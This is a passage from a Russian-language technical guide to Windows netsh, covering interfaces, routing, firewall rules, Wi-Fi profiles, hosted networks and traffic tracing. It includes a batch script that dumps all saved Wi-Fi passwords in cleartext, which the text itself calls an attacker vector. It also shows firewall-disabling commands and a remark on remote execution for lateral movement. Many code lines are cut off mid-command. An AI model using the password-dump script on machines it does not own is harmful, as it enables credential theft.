Этот процесс объясняет, почему netsh — «тяжёлый» инструмент для однократных операций: при каждом запуске загружаются все helper DLL, даже если команда адресована только одному контексту. На типичной системе Windows 11 это порядка 15-20 DLL. Для скриптов, выполняющих множество операций netsh, это может создать заметную задержку. В таких случаях предпочтительнее использовать интерактивный режим или файл скрипта через `exec`.

4.1.5 Режимы работы

Netsh поддерживает три режима работы:

Интерактивный режим — запуск без параметров открывает оболочку с приглашением:

```
C:\> netsh
netsh> interface
netsh interface> ip
netsh interface ip> show config
```

Однострочный режим — команда указывается целиком в аргументах:

```
C:\> netsh interface ip show config
```

Скриптовый режим — выполнение файла с командами:

```
C:\> netsh -f script.txt
```

В скриптах можно использовать команды `pushd` и `popd` для навигации по контекстам, как показано в выводе dump.

4.1.5 Удалённое выполнение

Netsh поддерживает выполнение команд на удалённых машинах через параметр `-r`:

```
C:\> netsh -r 192.168.1.100 -u Domain\Admin -p Password123 interface show interface
```

Для работы на удалённой машине необходимо, чтобы была запущена служба Remote Registry, а учётная запись имела административные привилегии. Эта возможность часто используется в корпоративных сетях для централизованного управления, но также представляет интерес с точки зрения lateral movement.

4.2 Управление интерфейсами

4.2.1 Просмотр состояния интерфейсов

Базовая команда для получения списка сетевых интерфейсов:

```
C:\> netsh interface show interface

Состояние адм.  Состояние     Тип              Имя интерфейса
-------------------------------------------------------------------------
Разрешен        Подключен     Выделенный       Ethernet
Разрешен        Подключен     Выделенный       Wi-Fi
Разрешен        Отключен      Выделенный       Ethernet 2
Разрешен        Подключен     Выделенный       vEthernet (WSL)
Разрешен        Подключен     Выделенный       Loopback Pseudo-Interface 1
```

Расширенная информация о конкретном интерфейсе:

```
C:\> netsh interface ip show config name="Ethernet"

Конфигурация интерфейса "Ethernet"
    DHCP включен:                         Да
    IP-адрес:                             192.168.1.50
    Маска подсети:                        255.255.255.0
    Основной шлюз:                        192.168.1.1
    Метрика шлюза:                        0
    Метрика интерфейса:                   25
    DNS-серверы, настроенные через DHCP:   192.168.1.1
    Зарегистрировать суффикс подключения: Только основной
    WINS-серверы, настроенные через DHCP:  Нет
```

Для просмотра всех интерфейсов разом:

```
C:\> netsh interface ip show config
```

4.2.2 Просмотр адресов и подробностей

Полный список IP-адресов:

```
C:\> netsh interface ip show addresses

Конфигурация интерфейса "Ethernet"
    DHCP включен:                         Да
    IP-адрес:                             192.168.1.50
    Маска подсети:                        255.255.255.0
    InterfaceMetric:                      25

Конфигурация интерфейса "Wi-Fi"
    DHCP включен:                         Нет
    IP-адрес:                             10.0.0.15
    Маска подсети:                        255.255.255.0
    Основной шлюз:                        10.0.0.1
    GatewayMetric:                        0
    InterfaceMetric:                      35
```

Просмотр DNS-конфигурации:

```
C:\> netsh interface ip show dnsservers

Конфигурация интерфейса "Ethernet"
    DNS-серверы, настроенные через DHCP:   192.168.1.1

Конфигурация интерфейса "Wi-Fi"
    Статически настроенные DNS-серверы:    8.8.8.8
                                           8.8.4.4
```

4.2.3 Настройка статического IP-адреса

Переключение интерфейса с DHCP на статическую конфигурацию:

```
C:\> netsh interface ip set address name="Ethernet" static 192.168.1.100 255.255.255.0
```

Эта команда устанавливает: - IP-адрес: 192.168.1.100 - Маску подсети: 255.255.255.0 - Основной шлюз: 192.168.1.1

Установка DNS-серверов:

```
C:\> netsh interface ip set dns name="Ethernet" static 8.8.8.8 primary
C:\> netsh interface ip add dns name="Ethernet" 8.8.4.4 index=2
```

Первая команда устанавливает основной DNS-сервер, вторая — добавляет дополнительный. Параметр `index=2` указывает порядок в списке.

4.2.4 Возврат к DHCP

```
C:\> netsh interface ip set address name="Ethernet" source=dhcp
C:\> netsh interface ip set dns name="Ethernet" source=dhcp
```

4.2.5 Добавление дополнительных IP-адресов

На один интерфейс можно назначить несколько IP-адресов:

```
C:\> netsh interface ip add address name="Ethernet" 192.168.1.101 255.255.255.0
C:\> netsh interface ip add address name="Ethernet" 10.10.10.1 255.255.255.0
```

Удаление дополнительного адреса:

```
C:\> netsh interface ip delete address name="Ethernet" addr=10.10.10.1
```

4.2.6 IPv6 конфигурация

Просмотр IPv6-адресов:

```
C:\> netsh interface ipv6 show addresses

Интерфейс 1: Loopback Pseudo-Interface 1
    Адрес Тип  DAD-состояние  Действительный срок  Предпочтительный срок  Адрес
    ----- ----  ------------ ------------------  ---------------------  -------
    Other Manual     Preferred     infinite           infinite          ::1

Интерфейс 12: Ethernet
    Адрес Тип   DAD-состояние  Действительный срок  Предпочтительный срок  Адрес
    ----- ----  ------------ ------------------  ---------------------  -------
    Other Link     Preferred     infinite           infinite          fe80::a1b2:c3d4:
```

Установка статического IPv6-адреса:

```
C:\> netsh interface ipv6 set address interface="Ethernet" address=2001:db8::1 store=p
```

Установка IPv6 DNS:

```
C:\> netsh interface ipv6 set dnsservers name="Ethernet" static 2001:4860:4860::8888 p
```

Просмотр таблицы маршрутизации IPv6:

```
C:\> netsh interface ipv6 show route

Публикация  Тип    Метрика  Префикс                  Idx  Имя шлюза/интерфейса
----------  ----  ------  ----------------------  ---  --------------------
Нет         System 256    ::1/128                  1   Loopback Pseudo-Interface 1
Нет         System 256    fe80::/64                12  Ethernet
Нет         System 256    fe80::a1b2:c3d4:e5f6:7890/128  12  Ethernet
```

Отключение IPv6 на интерфейсе (часто требуется в корпоративных средах):

```
C:\> netsh interface ipv6 set interface "Ethernet" routerdiscovery=disabled
C:\> netsh interface ipv6 set interface "Ethernet" managedaddress=disabled
```

4.2.7 Управление маршрутизацией

Netsh позволяет управлять таблицей маршрутизации без использования устаревшей команды `route`:

Просмотр таблицы маршрутизации:

```
C:\> netsh interface ip show route

Публикация  Тип    Метрика  Префикс                  Idx  Имя шлюза/интерфейса
----------  ----  ------  ----------------------  ---  --------------------
Нет         System 256    127.0.0.0/8              1   Loopback Pseudo-Interface 1
Нет         System 256    127.0.0.1/32             1   Loopback Pseudo-Interface 1
Нет         System 256    192.168.1.0/24          12   Ethernet
Нет         System 256    192.168.1.50/32         12   Ethernet
Нет         System   25   0.0.0.0/0               12   Ethernet
```

Добавление статического маршрута:

```
C:\> netsh interface ip add route 10.10.0.0/16 "Ethernet" 192.168.1.254 metric=100 sto
Ок.
```

Параметр `store=persistent` сохраняет маршрут между перезагрузками. Без него маршрут будет утрачен при перезапуске системы.
Удаление маршрута:

```
C:\> netsh interface ip delete route 10.10.0.0/16 "Ethernet" 192.168.1.254
Ок.
```

4.2.8 Управление метриками и MTU

Изменение метрики интерфейса (влияет на приоритет маршрутизации):

```
C:\> netsh interface ip set interface "Ethernet" metric=10
C:\> netsh interface ip set interface "Wi-Fi" metric=50
```

Установка MTU:

```
C:\> netsh interface ipv4 set subinterface "Ethernet" mtu=1400 store=persistent
```

Просмотр текущих параметров подинтерфейса:

```
C:\> netsh interface ipv4 show subinterfaces

   MTU  MediaSenseState   Вход (байт)  Выход (байт)  Интерфейс
------  ---------------  -----------  ------------  ---------
  4294967295            1          0         42780  Loopback Pseudo-Interface 1
  1500                  1   243875600      18756432  Ethernet
  1500                  1    87654320      12345678  Wi-Fi
```

4.3 Firewall (advfirewall)

Контекст `advfirewall` управляет Windows Defender Firewall with Advanced Security (ранее Windows Firewall with Advanced Security). Это полноценный stateful-файрвол, интегрированный в Windows начиная с Vista/Server 2008.

> ***Историческая справка.*** *Старый контекст* `netsh firewall` *был актуален для Windows XP/Server 2003 и ныне считается устаревшим (deprecated). Хотя команды* `netsh firewall` *всё ещё работают для обратной совместимости, для всех современных систем следует использовать* `netsh advfirewall`.

4.3.1 Просмотр общего состояния

```
C:\> netsh advfirewall show allprofiles

Параметры профиля домена:
----------------------------------------------------------------------
Состояние                             Включено
Политика файрвола                     BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (только для GPO)
LocalConSecRules                      N/A (только для GPO)
InboundUserNotification               Включить
RemoteManagement                      Отключить
UnicastResponseToMulticast            Включить

Параметры частного профиля:
----------------------------------------------------------------------
Состояние                             Включено
Политика файрвола                     BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (только для GPO)
LocalConSecRules                      N/A (только для GPO)
InboundUserNotification               Включить
RemoteManagement                      Отключить
UnicastResponseToMulticast            Включить

Параметры общего профиля:
----------------------------------------------------------------------
Состояние                             Включено
Политика файрвола                     BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (только для GPO)
LocalConSecRules                      N/A (только для GPO)
InboundUserNotification               Включить
RemoteManagement                      Отключить
UnicastResponseToMulticast            Включить

Ведение журнала:
    Имя файла                         %systemroot%\system32\LogFiles\Firewall\pfire
    Максимальный размер файла         4096 КБ
    Записывать отброшенные пакеты     Нет
    Записывать успешные соединения    Нет
```

Windows Firewall использует три профиля: - **Domain** — активен, когда компьютер подключён к доменной сети - **Private** — для частных сетей (домашних, доверенных) - **Public** — для общедоступных сетей (кафе, аэропорты, гостиницы)
Просмотр состояния конкретного профиля:

```
C:\> netsh advfirewall show domainprofile
C:\> netsh advfirewall show privateprofile
C:\> netsh advfirewall show publicprofile
```

4.3.2 Включение/отключение файрвола

Отключение файрвола для всех профилей:

```
C:\> netsh advfirewall set allprofiles state off
Ок.
```

Включение обратно:

```
C:\> netsh advfirewall set allprofiles state on
Ок.
```

Отключение только для конкретного профиля:

```
C:\> netsh advfirewall set publicprofile state off
```

4.3.3 Настройка логирования

Включение записи отброшенных пакетов и успешных соединений — критически важно для диагностики и форензики:

```
C:\> netsh advfirewall set allprofiles logging droppedconnections enable
C:\> netsh advfirewall set allprofiles logging allowedconnections enable
C:\> netsh advfirewall set allprofiles logging filename "C:\Logs\firewall.log"
C:\> netsh advfirewall set allprofiles logging maxfilesize 32768
```

Файл лога имеет формат W3C Extended Log и может быть проанализирован стандартными средствами:

```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn
2026-03-20 10:15:32 DROP TCP 203.0.113.50 192.168.1.50 54821 445 52 S 1234567890 0 655
2026-03-20 10:15:33 DROP TCP 203.0.113.50 192.168.1.50 54822 3389 52 S 1234567891 0 65
2026-03-20 10:15:35 ALLOW TCP 192.168.1.50 8.8.8.8 49152 443 0 - 0 0 0 - - - SEND
```

4.3.4 Создание правил файрвола

Синтаксис добавления правила:

```
netsh advfirewall firewall add rule
    name="Имя правила"
    dir=in|out
    action=allow|block|bypass
    protocol=tcp|udp|icmpv4|icmpv6|any
    localport=порт
    remoteport=порт
    localip=адрес
    remoteip=адрес
    program="путь\к\программе.exe"
    service=имя_службы
    profile=domain|private|public|any
    enable=yes|no
    edge=yes|no|deferapp|deferuser
    description="Описание"
```

Пример 1: Разрешить входящие соединения на порт 8080:

```
C:\> netsh advfirewall firewall add rule name="Web Server 8080" dir=in action=allow pro
Ок.
```

Пример 2: Заблокировать входящий трафик от конкретного IP:

```
C:\> netsh advfirewall firewall add rule name="Block Attacker" dir=in action=block remo
Ок.
```

Пример 3: Разрешить программе выход в интернет:

```
C:\> netsh advfirewall firewall add rule name="Allow MyApp" dir=out action=allow progra
Ок.
```

Пример 4: Разрешить ICMP (ping):

```
C:\> netsh advfirewall firewall add rule name="Allow ICMPv4" dir=in action=allow protoc
Ок.
```

Пример 5: Правило с диапазоном портов и подсетью:

```
C:\> netsh advfirewall firewall add rule name="Dev Services" dir=in action=allow protoc
Ок.
```

4.3.5 Просмотр правил

Список всех правил:

```
C:\> netsh advfirewall firewall show rule name=all
```

Вывод будет весьма объёмным (типичная система имеет 200-400 правил). Полезнее фильтровать:

```
C:\> netsh advfirewall firewall show rule name=all dir=in type=static

Имя правила:                            Allow ICMPv4
----------------------------------------------------------------------
Включено:                               Да
Направление:                            Вход
Профили:                                Домен,Частный,Общий
Группировка:
Локальный IP-адрес:                     Любой
Удалённый IP-адрес:                     Любой
Протокол:                               ICMPv4
                                        Type  Code
                                        8     Any
Действие:                               Разрешить

Имя правила:                            Web Server 8080
----------------------------------------------------------------------
Включено:                               Да
Направление:                            Вход
Профили:                                Частный
Группировка:
Локальный IP-адрес:                     Любой
Удалённый IP-адрес:                     Любой
Протокол:                               TCP
Локальный порт:                         8080
Удалённый порт:                         Любой
Пограничный обход:                      Нет
Действие:                               Разрешить
```

Поиск правил по имени:

```
C:\> netsh advfirewall firewall show rule name="Web Server 8080"
```

Вывод в формате для программной обработки:

```
C:\> netsh advfirewall firewall show rule name=all verbose
```

4.3.6 Изменение и удаление правил

Изменение существующего правила:

```
C:\> netsh advfirewall firewall set rule name="Web Server 8080" new localport=8443 prot
Обновлено: 1 правило(а).
Ок.
```

Отключение правила без удаления:

```
C:\> netsh advfirewall firewall set rule name="Web Server 8080" new enable=no
Обновлено: 1 правило(а).
Ок.
```

Удаление правила:

```
C:\> netsh advfirewall firewall delete rule name="Web Server 8080"
Удалено: 1 правило(а).
Ок.
```

Удаление по критериям (удалить все правила для определённого порта):

```
C:\> netsh advfirewall firewall delete rule name=all protocol=tcp localport=8080
```

4.3.7 Экспорт и импорт политик

Экспорт всей конфигурации файрвола в файл:

```
C:\> netsh advfirewall export "C:\Backup\firewall-policy.wfw"
Ок.
```

Импорт (полностью замещает текущую конфигурацию):

```
C:\> netsh advfirewall import "C:\Backup\firewall-policy.wfw"
Ок.
```

> ***Внимание!*** *Импорт файла* `.wfw` *полностью перезаписывает все существующие правила файрвола. Это необратимая операция — всегда создавайте резервную копию перед импортом.*

Сброс файрвола к настройкам по умолчанию:

```
C:\> netsh advfirewall reset
Ок.
```

4.3.8 Мониторинг активных соединений через файрвол

Контекст `advfirewall monitor` позволяет наблюдать текущее состояние файрвола в реальном времени, включая активные Security Associations и правила, применённые из групповой политики.
Просмотр текущего активного профиля:

```
C:\> netsh advfirewall monitor show currentprofile

Текущий профиль: Частный

Параметры частного профиля:
----------------------------------------------------------------------
Состояние:                    Включено
Политика файрвола:            BlockInbound,AllowOutbound
```

Просмотр активных правил файрвола (включая правила из GPO):

```
C:\> netsh advfirewall monitor show firewall
```

Просмотр активных правил безопасности подключений:

```
C:\> netsh advfirewall monitor show consec
```

Мониторинг Main Mode SA (Security Associations):

```
C:\> netsh advfirewall monitor show mmsa

Main Mode SA на 20.03.2026 10:30:15
----------------------------------------------------------------------
Нет Main Mode SA
```

Мониторинг Quick Mode SA:

```
C:\> netsh advfirewall monitor show qmsa
```

Эти команды особенно полезны при диагностике проблем с IPsec-подключениями: если Main Mode SA не устанавливается, проблема в аутентификации (сертификаты, PSK); если Main Mode установлен, но Quick Mode нет — проблема в параметрах шифрования или фильтрах.

Анализ файрвольных логов. После включения логирования (раздел 4.3.3) файл `pfirewall.log` можно анализировать стандартными средствами. Несколько примеров полезной фильтрации:

Поиск всех заблокированных входящих соединений на порт 445 (SMB):

```
C:\> findstr "DROP.*445" C:\Windows\System32\LogFiles\Firewall\pfirewall.log
2026-03-20 09:12:45 DROP TCP 10.0.0.55 192.168.1.50 49832 445 52 S 0 0 65535 - - - RECE
2026-03-20 09:12:46 DROP TCP 10.0.0.55 192.168.1.50 49833 445 52 S 0 0 65535 - - - RECE
2026-03-20 09:15:22 DROP TCP 203.0.113.77 192.168.1.50 12345 445 48 S 0 0 16384 - - - R
```

Подсчёт уникальных IP-адресов, чьи соединения были заблокированы:

```
C:\> for /f "tokens=5" %a in ('findstr "DROP" C:\Windows\System32\LogFiles\Firewall\pfi
C:\> sort C:\Temp\blocked_ips.txt | uniq -c | sort -rn | head -20
```

Для более сложного анализа рекомендуется использовать PowerShell или импортировать лог в SIEM-систему.

4.3.9 Практика: изоляция хоста

Рассмотрим сценарий: необходимо быстро изолировать скомпрометированный хост, оставив доступ только для управления через RDP с конкретного IP администратора.

```
@echo off
REM ═══ Скрипт изоляции хоста ═══

REM Шаг 1: Экспорт текущей конфигурации для восстановления
netsh advfirewall export "C:\Backup\pre-isolation-%date:~-4%-%date:~3,2%-%date:~0,2%.wf

REM Шаг 2: Сброс файрвола к настройкам по умолчанию
netsh advfirewall reset

REM Шаг 3: Установить политику по умолчанию — блокировать всё
netsh advfirewall set allprofiles firewallpolicy blockinbound,blockoutbound

REM Шаг 4: Разрешить RDP только с IP администратора
netsh advfirewall firewall add rule name="ISOLATION-RDP-IN" dir=in action=allow protoco
netsh advfirewall firewall add rule name="ISOLATION-RDP-OUT" dir=out action=allow proto

REM Шаг 5: Разрешить DNS (необходим для работы многих сервисов)
netsh advfirewall firewall add rule name="ISOLATION-DNS-OUT" dir=out action=allow proto

REM Шаг 6: Включить полное логирование
netsh advfirewall set allprofiles logging droppedconnections enable
netsh advfirewall set allprofiles logging allowedconnections enable
netsh advfirewall set allprofiles logging maxfilesize 32768

echo ═══ Хост изолирован. Доступ RDP: 10.0.0.5 ═══
```

Для снятия изоляции:

```
C:\> netsh advfirewall import "C:\Backup\pre-isolation-2026-03-20.wfw"
```

4.4 Wi-Fi и WLAN

Контекст `wlan` управляет беспроводными адаптерами и профилями Wi-Fi. Это один из наиболее практически востребованных контекстов netsh, особенно в сценариях диагностики и аудита.

4.4.1 Просмотр WLAN-интерфейсов

```
C:\> netsh wlan show interfaces

В системе присутствует 1 интерфейс беспроводной сети:

    Имя:                   Wi-Fi
    Описание:              Intel(R) Wi-Fi 6E AX211 160MHz
    GUID:                  a1b2c3d4-e5f6-7890-abcd-ef1234567890
    Физический адрес:      a1:b2:c3:d4:e5:f6
    Состояние:             подключён
    SSID:                  HomeNetwork
    BSSID:                 00:1a:2b:3c:4d:5e
    Тип сети:              Инфраструктура
    Тип радиомодуля:       802.11ax
    Аутентификация:        WPA2-Personal
    Шифрование:            CCMP
    Подключение:           Режим подключения = Авто
    Канал:                 36
    Скорость приёма (Мбит/с):  1201
    Скорость передачи (Мбит/с): 1201
    Сигнал:                85%
    Профиль:               HomeNetwork
```

4.4.2 Сканирование доступных сетей

```
C:\> netsh wlan show networks mode=bssid

Интерфейс: Wi-Fi

В настоящий момент видны 7 сетей:

SSID 1 : HomeNetwork
    Тип сети:           Инфраструктура
    Аутентификация:     WPA2-Personal
    Шифрование:         CCMP
    BSSID 1:            00:1a:2b:3c:4d:5e
         Сигнал:            85%
         Тип радиомодуля:   802.11ax
         Канал:             36
    BSSID 2:            00:1a:2b:3c:4d:5f
         Сигнал:            62%
         Тип радиомодуля:   802.11ax
         Канал:             149

SSID 2 : CoffeeShop_Free
    Тип сети:           Инфраструктура
    Аутентификация:     Открытая
    Шифрование:         Нет
    BSSID 1:            aa:bb:cc:dd:ee:ff
         Сигнал:            45%
         Тип радиомодуля:   802.11n
         Канал:             6

SSID 3 : CorpNet-5G
    Тип сети:           Инфраструктура
    Аутентификация:     WPA3-Enterprise
    Шифрование:         CCMP
    BSSID 1:            11:22:33:44:55:66
         Сигнал:            72%
         Тип радиомодуля:   802.11ax
         Канал:             44
...
```

Параметр `mode=bssid` отображает все точки доступа (BSSID), включая те, которые транслируют один и тот же SSID (что характерно для корпоративных сетей с несколькими AP).

4.4.3 Профили Wi-Fi

Просмотр сохранённых профилей:

```
C:\> netsh wlan show profiles

Профили на интерфейсе Wi-Fi:

Профили групповой политики (только для чтения)
---------------------------------------------
    <нет>

Профили пользователя
--------------------
    Все пользователи : HomeNetwork
    Все пользователи : OfficeNet
    Все пользователи : CoffeeShop_Free
    Все пользователи : Hotel_WiFi
    Все пользователи : Airport_Free
    Все пользователи : MobileHotspot
```

Детальная информация о профиле:

```
C:\> netsh wlan show profile name="HomeNetwork"

Профиль "HomeNetwork" для интерфейса Wi-Fi:
=======================================================================

Применено: Профиль для всех пользователей

Сведения о профиле
-------------------
    Версия:                1
    Тип:                   Беспроводная ЛВС
    Имя:                   HomeNetwork
    Параметры управления:
        Режим подключения:     Подключаться автоматически
        Параметр широковещания: Подключаться, только если сеть
                                ведёт вещание
        Автопереключение:      Не переключаться на другую сеть

Параметры подключения
---------------------
    Количество SSID:       1
    Имя SSID:              "HomeNetwork"
    Тип сети:              Инфраструктура
    Тип радиомодуля:       [ Любой тип радиомодуля ]

Параметры безопасности
----------------------
    Аутентификация:        WPA2-Personal
    Шифрование:            CCMP
    Ключ безопасности:     Присутствует
```

4.4.4 Извлечение паролей Wi-Fi

Одна из наиболее известных возможностей netsh — извлечение сохранённых паролей Wi-Fi в открытом виде. Для этого используется параметр `key=clear`:

```
C:\> netsh wlan show profile name="HomeNetwork" key=clear

Профиль "HomeNetwork" для интерфейса Wi-Fi:
=======================================================================

...

Параметры безопасности
----------------------
    Аутентификация:         WPA2-Personal
    Шифрование:             CCMP
    Ключ безопасности:      Присутствует
    Содержимое ключа:       MySecretP@ssw0rd!

Параметры стоимости
-------------------
    Стоимость:              Неограничено
    Перегрузка:             Нет
    Приближение к лимиту:   Нет
    Превышение лимита:      Нет
    Роуминг:                Нет
    Источник стоимости:     По умолчанию
```

Строка **«Содержимое ключа»** отображает пароль открытым текстом.

> ***Требования:*** *Команда с* `key=clear` *требует прав администратора. Для обычного пользователя поле «Содержимое ключа» не отображается.*

Извлечение всех паролей одним скриптом:

```
@echo off
setlocal enabledelayedexpansion
echo ============================================
echo  Извлечение всех сохранённых Wi-Fi паролей
echo ============================================
echo.

for /f "tokens=2 delims=:" %%A in ('netsh wlan show profiles ^| findstr "Все"') do (
    set "PROFILE=%%A"
    set "PROFILE=!PROFILE:~1!"
    echo Профиль: !PROFILE!
    for /f "tokens=2 delims=:" %%B in ('netsh wlan show profile name^="!PROFILE!" key^
        echo Пароль: %%B
    )
    echo ----------------------------------------
)
```

Пример вывода:

```
============================================
 Извлечение всех сохранённых Wi-Fi паролей
============================================

Профиль: HomeNetwork
Пароль:  MySecretP@ssw0rd!
----------------------------------------
Профиль: OfficeNet
Пароль:  Corp2026!Secure
----------------------------------------
Профиль: CoffeeShop_Free
Пароль:
----------------------------------------
Профиль: Hotel_WiFi
Пароль:  room4521
----------------------------------------
```

С точки зрения безопасности это серьёзный вектор: получив доступ к машине (даже кратковременный), атакующий может извлечь пароли от всех сетей, к которым подключался данный компьютер.

4.4.5 Экспорт и импорт профилей

Экспорт профиля в XML-файл:

```
C:\> netsh wlan export profile name="HomeNetwork" folder=C:\Backup key=clear
Профиль интерфейса «Wi-Fi» сохранён в файл «C:\Backup\Wi-Fi-HomeNetwork.xml».
```

Параметр `key=clear` включает пароль открытым текстом в XML. Без него пароль экспортируется в зашифрованном виде и может быть импортирован только на тот же компьютер.
Экспорт всех профилей:

```
C:\> netsh wlan export profile folder=C:\Backup key=clear
```

Структура XML-профиля:

```
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
    <name>HomeNetwork</name>
    <SSIDConfig>
        <SSID>
            <hex>486F6D654E6574776F726B</hex>
            <name>HomeNetwork</name>
        </SSID>
    </SSIDConfig>
    <connectionType>ESS</connectionType>
    <connectionMode>auto</connectionMode>
    <MSM>
        <security>
            <authEncryption>
                <authentication>WPA2PSK</authentication>
                <encryption>AES</encryption>
                <useOneX>false</useOneX>
            </authEncryption>
            <sharedKey>
                <keyType>passPhrase</keyType>
                <protected>false</protected>
                <keyMaterial>MySecretP@ssw0rd!</keyMaterial>
            </sharedKey>
        </security>
    </MSM>
</WLANProfile>
```

Импорт профиля:

```
C:\> netsh wlan add profile filename="C:\Backup\Wi-Fi-HomeNetwork.xml" user=all
Профиль HomeNetwork добавлен в интерфейс Wi-Fi.
```

Параметр `user=all` делает профиль доступным для всех пользователей. Альтернатива — `user=current`.

4.4.6 Создание Hosted Network (точка доступа)

Windows позволяет превратить Wi-Fi-адаптер в виртуальную точку доступа (SoftAP). Хотя в Windows 10/11 эта функциональность во многом заменена «Мобильным хот-спотом» в настройках, netsh даёт более тонкий контроль:

```
C:\> netsh wlan show drivers

Имя интерфейса: Wi-Fi
    Драйвер:                    Intel(R) Wi-Fi 6E AX211 160MHz
    Производитель:               Intel Corporation
    Версия драйвера:            23.40.0.7
    ...
    Поддержка размещённой сети:    Да
```

Если «Поддержка размещённой сети» = «Да», можно создать точку доступа:

```
C:\> netsh wlan set hostednetwork mode=allow ssid=MyHotspot key=P@ssw0rd123
Режим размещённой сети разрешён в службе беспроводной связи.
Идентификатор SSID размещённой сети успешно изменён.
Парольная фраза для ключа пользователя размещённой сети успешно изменена.
```

Запуск точки доступа:

```
C:\> netsh wlan start hostednetwork
Размещённая сеть запущена.
```

Просмотр состояния:

```
C:\> netsh wlan show hostednetwork

Параметры размещённой сети
--------------------------
    Режим:                 Разрешён
    Имя SSID:              MyHotspot
    Максимальное число клиентов: 100
    Аутентификация:        WPA2-Personal
    Шифрование:            CCMP

Состояние размещённой сети
--------------------------
    Состояние:             Запущена
    BSSID:                 a1:b2:c3:d4:e5:f7
    Тип радиомодуля:       802.11n
    Канал:                 11
    Число клиентов:        0
```

Для обеспечения доступа клиентов в интернет необходимо настроить общий доступ к интернету (ICS) на основном адаптере, указав виртуальный адаптер размещённой сети в качестве домашней сети.
Остановка:

```
C:\> netsh wlan stop hostednetwork
```

Полное отключение:

```
C:\> netsh wlan set hostednetwork mode=disallow
```

4.4.7 Удаление профилей

Удаление конкретного профиля:

```
C:\> netsh wlan delete profile name="CoffeeShop_Free"
Профиль "CoffeeShop_Free" удалён из интерфейса "Wi-Fi".
```

Удаление всех профилей (полезно при подготовке машины):

```
C:\> netsh wlan delete profile name=* i=*
```

4.5 Трассировка и диагностика

Контекст `trace` — одна из наиболее мощных и наименее известных возможностей netsh. Он позволяет выполнять захват сетевого трафика и детальную трассировку сетевого стека без установки сторонних инструментов.

4.5.1 Основы netsh trace

Запуск базовой трассировки:

```
C:\> netsh trace start capture=yes tracefile=C:\Traces\network.etl

Трассировка конфигурации:
-------------------------------------------------------------------
Состояние:           Запущено
Файл трассировки:    C:\Traces\network.etl
Добавить:            Выключено
Циклически:          Выключено
Макс. размер:        250 МБ
Отчёт:              Выключено
```

Остановка трассировки:

```
C:\> netsh trace stop

Корреляция трассировок... завершена.
Слияние трассировок... завершена.
Создание CAB-файла... завершено.
Файл трассировки и дополнительные файлы для диагностики успешно созданы.
Файл трассировки: C:\Traces\network.etl
```

4.5.2 Параметры трассировки

Фильтрация по IP-адресу:

```
C:\> netsh trace start capture=yes IPv4.Address=192.168.1.100 tracefile=C:\Traces\filte
```

Фильтрация по протоколу и порту:

```
C:\> netsh trace start capture=yes protocol=TCP Ethernet.Type=IPv4 IPv4.Address=10.0.0
```

Циклическая трассировка (перезапись при достижении лимита):

```
C:\> netsh trace start capture=yes maxsize=512 filemode=circular tracefile=C:\Traces\c
```

Ограничение по времени:

```
C:\> netsh trace start capture=yes maxsize=100 tracefile=C:\Traces\timed.etl
```

Полный список фильтров захвата:

```
C:\> netsh trace show capturefilterhelp

Фильтры захвата:
    CaptureInterface     - Фильтр по имени интерфейса или GUID.
    Ethernet.Address     - MAC-адрес (источник или назначение).
    Ethernet.SourceAddress - MAC-адрес источника.
    Ethernet.DestinationAddress - MAC-адрес назначения.
    Ethernet.Type        - Тип Ethernet-кадра.
    WiFi.Address         - MAC-адрес WiFi.
    Protocol             - Протокол IP (TCP, UDP, ICMP и т.д.).
    IPv4.Address         - IPv4-адрес (источник или назначение).
    IPv4.SourceAddress   - IPv4-адрес источника.
    IPv4.DestinationAddress - IPv4-адрес назначения.
    IPv6.Address         - IPv6-адрес.
    IPv6.SourceAddress   - IPv6-адрес источника.
    IPv6.DestinationAddress - IPv6-адрес назначения.
    CustomMacAddress     - Пользовательский MAC-адрес.
    CustomEtherType      - Пользовательский тип Ethernet.
    CustomIpProtocol     - Пользовательский IP-протокол.
```

4.5.3 Сценарии трассировки

Netsh trace включает предварительно настроенные **сценарии**, оптимизированные для диагностики конкретных проблем:

```
C:\> netsh trace show scenarios

Доступные сценарии (21):
---------------------------------------------------------------------
AddressAcquisition    : Диагностика получения адреса
BranchCache           : Диагностика BranchCache
DirectAccess          : Диагностика DirectAccess
FileSharing           : Диагностика общего доступа к файлам
InternetClient        : Диагностика интернет-клиента
InternetServer        : Диагностика интернет-сервера
L2SEC                 : Диагностика безопасности L2
LAN                   : Диагностика LAN
Layer2                : Диагностика 2 уровня
NDIS                  : Диагностика NDIS
NetConnection         : Диагностика сетевого подключения
NetworkSecurity       : Диагностика сетевой безопасности
P2P-Grouping          : Диагностика P2P-группировки
P2P-PNRP             : Диагностика P2P-PNRP
RemoteAssistance      : Диагностика удалённого помощника
VPN                   : Диагностика VPN
WCN                   : Диагностика WCN
WLAN                  : Диагностика WLAN
WSC                   : Диагностика WSC
WWAN                  : Диагностика WWAN
RPC                   : Диагностика RPC
```

Использование сценария:

```
C:\> netsh trace start scenario=WLAN capture=yes tracefile=C:\Traces\wlan-diag.etl
```

Комбинация нескольких сценариев:

```
C:\> netsh trace start scenario=InternetClient,NetworkSecurity capture=yes tracefile=C
```

Просмотр провайдеров, включённых в сценарий:

```
C:\> netsh trace show scenario InternetClient

Сценарий: InternetClient
Описание: Диагностика интернет-клиента
Провайдеры:
  {Microsoft-Windows-TCPIP}
  {Microsoft-Windows-WinINet}
  {Microsoft-Windows-WinHTTP}
  {Microsoft-Windows-DNS-Client}
  {Microsoft-Windows-WebIO}
  {Microsoft-Windows-Winsock-AFD}
  {Microsoft-Windows-NCSI}
  ...
```

4.5.4 Анализ ETL-файлов

Файлы `.etl` (Event Trace Log) — бинарный формат, который можно анализировать несколькими способами:

Microsoft Network Monitor (nmcap) / Message Analyzer:

Исторически основной инструмент для анализа ETL-файлов. Microsoft Message Analyzer был снят с поддержки, но Network Monitor 3.4 по-прежнему доступен.

Конвертация в текстовый формат:

```
C:\> netsh trace convert input=C:\Traces\network.etl output=C:\Traces\network.txt
```

Или с помощью встроенной утилиты:

```
C:\> tracerpt C:\Traces\network.etl -o C:\Traces\report.xml -of XML
```

Открытие в Wireshark:

ETL-файлы с сетевым захватом можно конвертировать в формат PCAP с помощью утилиты `etl2pcapng` (доступна в репозитории Microsoft на GitHub):

```
